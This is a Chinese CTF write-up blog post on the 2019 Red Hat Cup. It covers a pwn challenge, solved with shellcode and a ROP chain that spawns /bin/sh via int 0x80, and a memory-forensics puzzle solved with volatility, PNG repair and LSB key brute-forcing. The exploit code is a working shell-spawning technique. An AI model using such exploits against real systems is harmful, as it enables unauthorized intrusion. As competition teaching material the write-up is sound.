2019年第三届红帽杯线上赛wp

原创

SkYe231_ 于 2019-11-16 01:35:38 发布 1279 收藏 5

文章标签： 红帽杯 write up 内存取证 pwn

本文链接：https://blog.csdn.net/weixin_43921239/article/details/103094477

2019年第三届红帽杯线上赛wp

PWN

three

IDA打开之后，函数名都是`sub_xxx`，然后通过nc官方部署的程序（或本地在程序所在目录创建flag文件后），获得程序中会出现的字符串定位到了重要函数，我用的是字符串`Maybe is good`。

贴出来一下重要函数对应的内存地址：

函数名（已重命名）	内存地址
main	0x08048CA8
load_flag	0x080488C5
Maybe_is_good	0x0804897E
main_method	0x08048B5C

四者结构如图：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  load_flag();
  Maybe_is_good();
  main_method();
  return 0;
}
```

`load_flag`里面需要加载flag文件，如果没有就exit，也就是一开始无法本地打开原因。

```
sub_8050890((unsigned int *)off_80F5434[0], 0, 2, 0
v1 = (int *)sub_80505B0("./flag", &unk_80C4788);
if ( !v1 )
  exit(0);
sub_80505D0((int)&unk_80F6CA0, 1u, 32, v1);
sub_8050100(v1);
```

Maybe_is_good 里面没有特别的，关键在main_method，先贴出完整代码（以重名部分函数&注释）

```c
1 int sub_8048B5C()
2 {
3   int result; // eax
4   int v1; // [esp+Ch] [ebp-1Ch]
5   int v2; // [esp+10h] [ebp-18h]
6   void *v3; // [esp+14h] [ebp-14h]
7   int v4; // [esp+18h] [ebp-10h]
8   unsigned int v5; // [esp+1Ch] [ebp-Ch]
9 
10   v5 = __readgsdword(0x14u);
11   puts(0x80C47A2);                              // printf("Give me a index:");
12   v2 = input_index(list_1[0]);
13   v3 = (void *)sub_8071C50(0, 0x1000u, 7, 34, 0, 0);
14   puts((int)"Three is good number,I like it very much!");
15   read(0, v3, 3u);
16   puts((int)"Leave you name of size:");
17   input("%d", &v1);
18   if ( v1 < 0 || v1 > 512 )
19     exit(0);
20   puts((int)"Tell me:");
21   read(0, &unk_80F6CC0, v1 - 1);
22   v4 = ((int (__cdecl *)(signed int))v3)(1);    // call eax
23                                                 // xchg ecx, esp
24                                                 // ret
25   if ( v2 == v4 )
26     result = puts((int)"1");
27   else
28     result = puts((int)"2");
29   if ( __readgsdword(0x14u) != v5 )
30     sub_8073110();
31   return result;
32 }
```

gdb调试：‘very much’ 后输入 ‘aaa’，‘tell me’ 后输入 ‘bbbbbbbbbbb……’。可以看到eax被写入了’aaa’，ecx被写入了’bbbbbbbbbbbbbbbbbbb….’

```
Breakpoint 1, 0x08048c5b in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────[ REGISTERS ]─────────────────────────
 EAX  0xf7ff8000 ◂— popal    /* 0x616161; 'aaa' */
 EBX  0x80f4f74 ◂— 0x0
 ECX  0x80f6cc0 ◂— 'bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb\n'
 EDX  0x1ff
 EDI  0x80481b8 ◂— push   ebx
 ESI  0x80f4f74 ◂— 0x0
 EBP  0xffffcf38 —▸ 0xffffcf48 ◂— 0x0
 ESP  0xffffcf00 ◂— 0x1
 EIP  0x8048c5b ◂— call   eax
──────────────────────────[ DISASM ]───────────────────────────
 ► 0x8048c5b    call   eax

   0x8048c5d    add    esp, 0x10
```

然后就是第22行代码，看不懂就查汇编，对应的汇编是`call eax`。就是当eax是函数来调用。结合前面的eax会被覆写为输入值，就可以进行**ROP**。

攻击大致流程如下：

1. eax被覆写为payload1
2. 写入payload2
3. call eax
4. int80_call

```python
#!/usr/bin/python2
# -*- coding:utf-8 -*-
from pwn import *


context.log_level = 'debug'
elf = ELF('./pwn')
# 'ldd ./pwn' get libc.so
# libc = ELF('./libc-2.27.so')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

sh = process('./pwn')
sh.sendlineafter('index:\n', str(0)) # 0<=x<=31

payload = asm('''
xchg ecx, esp
ret
''',arch = 'i386')
sh.sendafter(' much!\n', payload)

sh.sendlineafter('size:\n', str(512)) # 0<=x<=512,x>payload

# ROPgadget
layout = [
    0x08072fb1, #: pop edx; pop ecx; pop ebx; ret;
    0,
    0,
    0x80f6d40, # '/bin/sh\0' address
    0x080c11e6, #: pop eax; ret;
    11, # len '/bin/sh\0'
    0x080738c0, #: int 0x80; ret;
]
sh.sendafter('me:\n', flat(layout).ljust(0x80, '\0') + '/bin/sh\0')

sh.interactive()
```

EXP解释

- 13、21行两个数值可在注释范围内调整
- payload是交换ecx、esp两个寄存器的值
- layout里面是gadget，向int_80传参
- int_80的作用类似于system，具体看这里
  - https://blog.csdn.net/fivedoumi/article/details/53184797
  - https://blog.csdn.net/maowenl/article/details/32309683
  - https://www.cnblogs.com/caesarxu/p/3261232.html

最后：官方wp解法是交换ecx、esp的内容之后，利用返回值是`1`还是`2`，来逐个字节爆破得出flag。

Mics

Advertising for Marriage

内存取证题目。题目给出的是raw文件，这个文件不是图片的那个raw。。。初次之外内存取证还有**dmg**文件。利用的分析工具最主要是`volatility`。

首先查看镜像信息：`volatility -f Advertising\ for\ Marriage.raw imageinfo`

```
root@kali:~/ratctf# volatility -f 1.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with Win
XPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/ratctf/1.raw)
                      PAE type : PAE
                           DTB : 0xaf9000L
                          KDBG : 0x80545ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-10-31 07:15:35 UTC+0000
```

使用 `WinXPSP2x86` 预设。然后就是查进程：`volatility -f Advertising\ for\ Marriage.raw --profile=WinXPSP2x86 pslist`

```
0x81e6d460 vmtoolsd.exe          1684   1596      5      211      0      0 2019-10-31 07:12:58 UTC+0000
0x81f3e020 ctfmon.exe            1692   1596      1       87      0      0 2019-10-31 07:12:58 UTC+0000
0x81914020 VGAuthService.e       2040    668      2       61      0      0 2019-10-31 07:13:15 UTC+0000
0x81f31500 vmtoolsd.exe           200    668      8      234      0      0 2019-10-31 07:13:15 UTC+0000
0x81f02130 wmiprvse.exe           580    844     12      230      0      0 2019-10-31 07:13:24 UTC+0000
0x81f19610 alg.exe               1384    668      7      103      0      0 2019-10-31 07:13:25 UTC+0000
0x818e96b0 wscntfy.exe            336   1024      1       38      0      0 2019-10-31 07:13:26 UTC+0000
0x818f7980 notepad.exe           1056   1596      1       50      0      0 2019-10-31 07:13:35 UTC+0000
0x81f22da0 wuauclt.exe           1332   1024      8      173      0      0 2019-10-31 07:14:09 UTC+0000
0x820af020 mspaint.exe            332   1596      6      114      0      0 2019-10-31 07:14:27 UTC+0000
0x818e51c0 svchost.exe           1128    668      9      134      0      0 2019-10-31 07:14:27 UTC+0000
0x81f14020 wpabaln.exe            248    552      1       66      0      0 2019-10-31 07:14:59 UTC+0000
```

存在记事本进程，查一查有什么：`volatility -f Advertising\ for\ Marriage.raw --profile=WinXPSP2x86 notepad`


```
root@kali:~/ratctf# volatility -f 1.raw --profile=WinXPSP2x86 notepad
Volatility Foundation Volatility Framework 2.6
Process: 1056
Text:
?

Text:
d

Text:


Text:
?

Text:
hint:????needmoneyandgirlfirend
```

提示：`hint:????needmoneyandgirlfirend`

扫描所有png文件：`volatility -f Advertising\ for\ Marriage.raw --profile=WinXPSP2x86 filescan|grep png`

```
root@kali:~/ratctf# volatility  -f 1.raw --profile=WinXPSP2x86 filescan|grep png
Volatility Foundation Volatility Framework 2.6
0x000000000249ae78      1      0 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\vegetable.
png
```

找到一张 `png` 图片：`vegetable.png`。导出图片：`volatility -f Advertising\ for\ Marriage.raw --profile=WinXPSP2x86 dumpfiles -D . -Q 0x000000000249ae78`




图片无法显示，报错：`IHDR: CRC ERROR`。

估计图片尺寸被修改了。

用脚本计算图片实际长度和宽度，并且生成修复后的图片。

```
import os
import binascii
import struct

img = open("vegetable.png", "rb").read()

for w in range(1024):
    for h in range(1024):
        data = img[0xc:0x10] + struct.pack('>i',w) + struct.pack('>i',h) + img[0x18:0x1d]
        crc32 = binascii.crc32(data) & 0xffffffff
        if crc32 == struct.unpack('>i',img[0x1d:0x21])[0] & 0xffffffff:
            print w, h
            print hex(w), hex(h)
            open("vegetable_new.png", "wb").write(img[:0xc] + data + img[0x1d:])
            exit()
```

用 `Stegsolve` 查看图片，找到模糊的 `flag`，一般情况较难恢复。同时，也发现 `lsb` 有点东西。



解密需要密钥，密钥为上面记事本找到的提示：`????needmoneyandgirlfirend`，需要魔改工具爆破前 4 字节。

爆破得到密钥 `b1cxneedmoneyandgirlfirend`，这里给出自己写的破解脚本，需要把 `lsb加密库` clone 下载，然后把脚本丢里面运行

```
#coding:utf-8
import os
import string

# creat password
password = []
pd_element =  list(string.ascii_letters) + list(string.digits)
for i in pd_element:
 if i != 'b':
  continue
 for j in pd_element:
  #if j != '1':
   #continue
  for k in pd_element:
   for m in pd_element:
    password.append(i+j+k+m+"needmoneyandgirlfirend")
    #pd = i+j+k+m+"needmoneyandgirlfirend"
    #print "password = %s " %pd

n = 0
file_name = '2.png' # 解密的图片
out_file_1 = 'out.txt' # lsb中间文件
out_file_2 = 'result.txt' # result结果记录文件
for pd in password:
 out_data_2= open(out_file_2,'a')
 pd = 'b1cxneedmoneyandgirlfirend'
 try:
  print "total try {} times\ntrying: {}".format(n,pd)
  argv = r'python lsb.py extract ' + file_name  + ' ' + out_file_1 + ' '+ pd
  lsb  =  os.popen(argv,'r')
  data = lsb.read()
  lsb.close()
  print "{} SUCCESS".format(pd)
  out_data_1 = open(out_file_1,'r')
  data = out_data_1.read().strip('\n')
  out_data_2.write(data+'\n')
  n += 1
  break
 except:
  print "{} ERROR".format(pd)
  n += 1
 out_data_2.close()
```

解密图片隐写信息，得到字符串：`VmlyZ2luaWEgY2lwaGVydGV4dDpnbnh0bXdnN3IxNDE3cHNlZGJzNjI1ODdoMA==`。

`base64` 解码得到：`Virginia ciphertext:gnxtmwg7r1417psedbs62587h0`。

然后再使用在线维吉尼亚密码解密：密钥`b1cxneedmoneyandgirlfirend`

解密得到：`flagisd7f1417bfafbf62587e0`。